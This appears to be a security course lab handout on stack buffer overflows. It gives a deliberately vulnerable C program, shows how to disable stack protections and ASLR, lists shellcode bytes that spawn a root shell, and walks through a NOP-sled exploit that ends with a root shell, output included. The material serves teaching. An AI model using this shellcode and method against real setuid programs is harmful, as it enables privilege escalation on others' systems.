Buffer Overflow and ShellCode Note

1. Disable stack protector
   -fno-stack-protector
2. Stack executable
   -z execstack
3. Disable stack address randomization
   sudo -i
   echo "0" > /proc/sys/kernel/randomize_va_space
4. Create Shellcode
   See http://badishi.com/basic-shellcode-example/
5. Buffer Overflow Example Papers and Videos
   Papers:
   http://insecure.org/stf/smashstack.html
   http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
   Videos:
   http://www.securitytube.net/video/231
   http://www.benjaminhumphrey.co.uk/simple-buffer-overflow-exploit/


   and many…

Lab for shellcode (I)

1. Vulnerable program: meet.c

```
#include <stdio.h>
#include <string.h>

greeting(char *temp1, char *temp2){
      char name[400];
      strcpy(name,temp2);
      printf("Hello %s %s\n", temp1, name);
}
main(int argc, char * argv[]){
      greeting(argv[1], argv[2]);
      printf("Bye %s %s\n", argv[1],argv[2]);
    }
```

2. Compile with gcc
   `gcc -fno-stack-protector -z execstack -o meet meet.c`
3. `./meet Mr Wang`
   `. /meet Mr `perl -e 'print "A"x600'``
   程式記憶體區段錯誤
4. Using GDB
   `run Mr `perl -e 'print "A"x412'``
   `run Mr `perl -e 'print "A"x416'``



```
Starting program: /home/hack104/teaching/meet Mr `perl -e 'print "A"x416'`
Hello  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


5. Shell code: shellcode.c

```
char shellcode[]=
          "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"    //setuid(0)
          "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
          "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
          "\x80\xe8\xdc\xff\xff\xff\/bin/sh";

int main(){
        int *ret;
        ret=(int *)&ret + 2;

        (*ret)=(int) shellcode;
    }
```

6. Compile and give setuid permission to shellcode

```
gcc -fno-stack-protector -z execstack -o shellcode shellcode.c
sudo chown root shellcode
sudo chmod u+s shellcode
```

7. Run and test shellcode



```
-rwsrwxr-x 1 root    hack104 7382  3月  20 21:46 shellcode
-rw-rw-r-- 1 hack104 hack104  340  3月  20 21:45 shellcode.c
hack104@ubuntu-CandyII:~/teaching$ ./shellcode
# whoami
root
# 
```

8. Give setuid permission to meet

```
sudo chown root meet
sudo chmod u+s meet
```


9. getsp.c

```
#include <stdio.h>
unsigned int get_sp(void){
        __asm__("movl %esp, %eax");
}
int main(){
      printf("Stack pointer(ESP): 0x%x\n", get_sp());
```

```
  return 0;
}
```

Note: sudo -i

```
echo "0" > /proc/sys/kernel/randomize_va_space
```



```
hack104@ubuntu-CandyII:~/teaching$ ./getsp
Stack pointer(ESP): 0xbffff5d8
hack104@ubuntu-CandyII:~/teaching$ ./getsp
Stack pointer(ESP): 0xbffff5d8
```

10. Create sc file

```
perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\/bin/sh";' > sc
```

You also can use hexedit or vi (\ESC :%!xxd and :%!xxd -r) to create sc file

11. Calculate the return address


We give 416 script arguments in command line. The stack size is 400. Thus, the jump point is estimated about 816. However, if we prepare 200 NOPs and want to make sure that the jump location is closed to the middle of NOPs, the return address may be set about 700 – 780 bytes earlier than the stack pointer address. So, it is estimated about 0x300 = 768 bytes.

12. Repeat the return address

(416 – 200 – 53 (size of the shellcode))/4 is about 40.


13. Exploit!!

```
./meet Mr `perl -e 'print "\x90"x200';``cat sc ``perl -e 'print
"\xd8\xf2\xff\xbf"x40';`

./meet Mr `perl -e 'print "\x90"x203';``cat sc ``perl -e 'print
"\xd8\xf2\xff\xbf"x40';`
```



```
hack104@ubuntu-CandyII:~/teaching$ ./meet Mr `perl -e 'print "\x90"x203';``cat s
c ``perl -e 'print "\xd8\xf2\xff\xbf"x40';`
Hello ����������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������1�1�1���F�F
                                                                  �
                                                                   ���V
                                                                      `1�@�����/bi
n/sh����������������������������������������������������������������
��������������������������������������������������������������������
����
# whoami
root
# ▯
```

14. Could you write an exploitation code to automatically test and exploit this vulnerable program of meet.c?



Stack
NOPs 200 bytes
Shellcode 53 bytes
Return address: 160 bytes
Local Variables (name): 400 bytes
Command line arguments: 416 bytes
Low
0xbffff2d8
about 700 – 780 byes => 0x300 bytes
ESP: 0xbffff5d8
High

Lab for shellcode (II)

Practice the vulnerable program bfnew_m.c and bfsucc.c (as the same as the code in lecture note)

```
nasm -f elf -o bfsv3.o bfsv3.asm
ld -o bfsv3 bfsv3.o
```

```
objdump –d bfsv3.o
```